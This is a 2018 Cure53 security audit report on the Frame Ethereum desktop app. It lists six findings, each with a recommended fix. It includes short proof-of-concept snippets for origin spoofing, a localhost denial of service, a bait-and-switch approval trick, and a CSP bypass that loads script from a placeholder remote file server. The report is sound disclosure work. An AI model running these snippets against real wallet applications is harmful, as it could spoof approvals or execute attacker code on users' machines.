Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Frame Electron App 08.2018

Cure53, Dr.-Ing. M. Heiderich, BSc. T.-C. “Filedescriptor” Hong, M. Kinugawa, MSc. N. Kobeissi

Index

Introduction

“Frame is an OS-level Ethereum interface that lets you use standalone signers, such as a Ledger or Trezor, to interact with dapps and the Ethereum network”

From https://frame.sh/

This report documents the findings of a security assessment targeting the Frame desktop application. The project was carried out by Cure53 in 2018 and yielded six security-relevant issues, mostly characterized by rather limited impact.

It needs to be noted that the assessment comprised both a penetration test and a source code audit against the Frame project in scope. In terms of the resources, Cure53 created a team of four testers who were allocated with a time budget of six days for the completion of this project. In line with the schedule, the tests and auditing took place in late August and early September of 2018. Given that Frame is open sourced and as such publicly available, the methodology employed by Cure53 was a white-box approach. This means that the testers had access to all relevant information.

The testing efforts concentrated on several focal areas of the Frame desktop application. Specifically, Cure53 zoomed in on the locally spawned servers, the cryptographic implementation, as well as the Electron security settings more generally. It needs to be noted that the testers have reached a complete coverage on the agreed scope.

Under the white-box premise, the communications with Jordan Muir, who is the maintainer of the Frame software, were done via Gitter. This has proven to be a very productive method since the team managed to live-report issues and discuss the fixes

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

as well. In fact, some of the mitigations were not only deployed but also verified by Cure53 as the tests were still ongoing. All in all, the project has been noted as very effective, efficient and fruitful.

In the following sections, the report first sheds light on the scope and the resources shared with the Cure53 team for the purpose of this project. After that, the discussions move on to the spotted findings, which are addressed both from a technical standpoint, and in terms of forward-looking advice on mitigation. Lastly, the report will close with a conclusion, which offers some broader impressions that the Cure53 testers have gained from auditing the Frame application.

Scope

- **Frame Electron App**
  - https://github.com/floating/frame/tree/master
  - https://github.com/floating/frame/releases
- **Frame Libraries**
  - https://github.com/floating/eth-provider/tree/master
  - https://github.com/floating/restore/tree/master
- **Pre-Builds**
  - https://frame.nyc3.digitaloceanspaces.com/0.0.6/Frame-0.0.6.dmg
  - https://frame.nyc3.digitaloceanspaces.com/0.0.6/Frame_0.0.6_amd64.deb
  - https://frame.nyc3.digitaloceanspaces.com/0.0.6/Frame_0.0.6_amd64.snap
  - https://frame.nyc3.digitaloceanspaces.com/0.0.6/Frame-0.0.6-x86_64.AppImage
  - https://frame.nyc3.digitaloceanspaces.com/0.0.6/Frame-0.0.6.tar.gz
  - https://frame.nyc3.digitaloceanspaces.com/0.0.6/Frame-Setup-0.0.6.exe

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *FRM-01-001*) for the purpose of facilitating any future follow-up correspondence.

FRM-01-001 Frame: Origin-spoofing due to unwrapped overflowing text *(Low)*

It was found that a long origin can overflow the Frame's content box. More specifically, an origin overflows when its host-name contains consecutive special characters. Normally, browsers refuse to navigate to a domain with special characters. In Safari, however, special characters are accepted by subdomains. Therefore, it is possible to set up a crafted subdomain (e.g. http://frame.sh___.evil.com) to perform a visual spoofing attack. In this scenario, the special characters overflow so that the "real domain" is pushed to an invisible area.

Steps to Reproduce:

- With Safari, navigate to http://frame.sh____.216.58.200.14.nip.io
- Open the DevTool's console.
- Execute the following code:

```
new WebSocket('ws://127.0.0.1:1248')
```

- The request dialog will show that *frame.sh* is requesting approval despite it not actually coming from *frame.sh.*

In addition, it was discovered that such a long origin prevents revoking access since the toggle button is also pushed to an invisible area.



Fig.: Long origin overflowing content box and resulting in spoofing

It is recommended to break the long text, thus preventing overflow. It is further advised for the origin domain with invalid syntax to be filtered.

FRM-01-004 Frame: Denial of Service via undefined commands *(Low)*

It was discovered that the Frame desktop application's local server does not return responses correctly when an undefined command is sent. Due to this behavior, the application can be disabled from any permitted *Dapp*-origin by sending a malformed request.

Steps to Reproduce:

- Set the *https://frame.sh* origin as the permitted origin.
- Navigate to *https://frame.sh/*
- Open the DevTools' console.
- Execute the following code:

```
fetch("http://127.0.0.1:1248/",
{"method":"post","body":'{"jsonrpc":"2.0","id":1,"method":"aaa","params":
[]}'})
```

- Click on the "*SEND A RINKEBY TEST TRANSACTION*" button. The command will no longer work until a user restarts the Frame application

The security impact of this flaw is limited since only the permitted *Dapp*-origins can send the request causing a DoS. What is more, the application can be recovered with a simple restart. It is nevertheless recommended to ensure that any undefined commands are handled properly.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

FRM-01-002 Frame: Bait and Switch attack on approving *Dapps* (*Info*)

It was found that when there are two *Dapps* requesting permission at the same time, the latecomer will have its request dialog stacked on top. This allows an attacker to first present a legitimate request from a trusted origin. Then, with an immediate action when a user is about to click on the "*approve*" button, the attacker quickly sends another request from a malicious origin. As a result, the user eventually approves the malicious *Dapps.*

Steps to Reproduce:

- Ensure Frame is running and a hardware wallet is in an *unlocked* state.
- Navigate to any website (e.g, https://example.com)
- Open the DevTools' console and execute the following code:

```
var frame = document.createElement('iframe');
document.body.appendChild(frame).src='//frame.sh';
frame.onload = () => setTimeout(() => new
WebSocket('ws://127.0.0.1:1248'), 2000);
```

- Observe that a connection request from https://frame.sh is waiting for approval.
- Observe that after two seconds the request is replaced with a different origin.

Although it is a bit unlikely for this attack to succeed due to timing challenges, it is recommended to display requests in a queue instead of a having them handled in a "first-in last-out" manner. A revised approach would ensure that an action performed by a user is always the one he or she indeed intended to carry out.

FRM-01-003 Frame: Bypassable CSP rules in place (*Info*)

It was found that Content Security Policy (CSP) defined in the Frame desktop application can be bypassed and JavaScript can be executed in case an injection is identified. Currently, loading resources via the *file:* protocol is allowed for all resource types, meaning that XSS attacks are possible despite having the CSP in place.

Affected File:
https://github.com/floating/frame/blob/317c6f2787b38cd2e48215351c334d884c89b6b4/app/tray.html

Used CSP Rules:
```
<meta http-equiv='Content-Security-Policy' content="default-src 'self'; connect-src *; style-src 'self' 'unsafe-inline'"/>
```

This CSP rule can be bypassed since Windows allows to load the file placed in the remote file server via the URL format like "*file://[REMOTE_HOST]/*".

Steps to Reproduce:
- Place a "*test.js*" file in an owned file server.
- Open DevTools in the Frame desktop application.
- Assuming an XSS vulnerability exists, execute the following code on the DevTools' console:

```
s=document.createElement('script');
s.src='file://[YOUR_FILE_SERVER_HOST]/share/test.js';
document.body.appendChild(s);
```

- The resource will be loaded and JavaScript will be executed.

It is recommended to ensure that only the trusted application's resources can be loaded from the *file:* protocol by making use of the *interceptFileProtocol* API[1].

FRM-01-005 Frame: *nodeIntegration* enabled in renderer (*Info*)

The *nodeIntegration* option is currently enabled in the renderer. This means that if an attacker can execute arbitrary JavaScript in the renderer in some way (e.g. via XSS), the consequence would be full Remote Code Execution without any hindrance.

Affected File:
https://github.com/floating/frame/blob/85635a2ad5dc1ac9d4edc32a46ba4c4f5abcff8b/main/windows/index.js#L21

Affected Code:
```
/* The nodeIntegration option is not specified but the default is true */
windows.tray = new BrowserWindow({
    id: 'tray',
    width: 360,
    frame: false,
    transparent: true,
    hasShadow: false,
    show: false,
```

[1] https://github.com/electron/electron/blob/8e1452d3...linterceptfileprotocolscheme-handler-completion

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
    alwaysOnTop: true,
    backgroundThrottling: false
})
```

It is recommended to disable the node features in the renderer by setting the *nodeIntegration* option to *false.* The NodeJS features should be exported via the *preload* scripts if it is needed.

FRM-01-006 Frame: Missing *contextIsolation* mitigation (*Info*)

The currently used *BrowserWindow* calls do not set the *contextIsolation*[2][3] property. This property ensures that JavaScript running in the context of the browser window cannot influence global objects of the Electron renderer process. As this property is missing, any XSS vulnerability can be abused to manipulate global objects. Therefore, the worst-case scenario for this would signify Remote Code Execution.

Affected File:
https://github.com/floating/frame/blob/85635a2ad5dc1ac9d4edc32a46ba4c4f5abcff8b/main/windows/index.js#L21

Affected Code:
```
/* The contextIsolation option is not specified but the default is false */
windows.tray = new BrowserWindow({
    id: 'tray',
    width: 360,
    frame: false,
    transparent: true,
    hasShadow: false,
    show: false,
    alwaysOnTop: true,
    backgroundThrottling: false
})
```

It is recommended to enable the *contextIsolation* option. By doing so, the possibility of Remote Code Execution via the manipulated global objects can be eliminated, even for the cases of the application suffering from an XSS vulnerability.

[2] https://github.com/electron/electron/blob/master/docs/tutorial/security.md#why-2
[3] https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusions

Over the course of this 2018 assessment targeting the Frame desktop application, Cure53 has gained a very positive impression about the security posture of the examined project. Having spent six days on the test-targets in late August and early September of 2018, four Cure53 testers involved in this assessment can ascertain that security is a clear priority for the Frame's maintainer.

Despite reaching a very good coverage, which was facilitated by having an adequate amount of time invested into this project, only two "*Low*"-ranking vulnerabilities and four general weaknesses have been spotted. Moreover, the latter four flaws are only "*Informational*" in nature and pose no immediate threats to the scope. It must be emphasized that this is not a typical result for a test of this kind and, consequently Cure53 is very impressed with the outcome.

To give some more details about the discoveries, the identified problems belong to the UI attacks' class. Nevertheless, the findings mostly related to rare peculiarities in the browsers and not to the shortcomings of the Frame project itself. The only key aspect that needs to be tweaked is the protective coat, namely the presently insufficient CSP and the missing flags deactivating the risky and usually unnecessary *NodeJS* support. For Electron-based applications, *contextIsolation* is vitally important in a security perspective. However, once CSP and security settings have been fixed, the Frame project should be seen as ready for deployment to a wider range of users.

In conclusion, Cure53 strongly believes that Frame is on the right track in terms of impressively handling both the classic essentials and the more advanced best practices in the security realm. The Frame desktop application should be seen as fully capable of protecting its users' assets, as well as the machines that the users rely on.

Cure53 would like to thank Jordan Muir from the Frame team for their excellent project coordination, support and assistance, both before and during this assignment.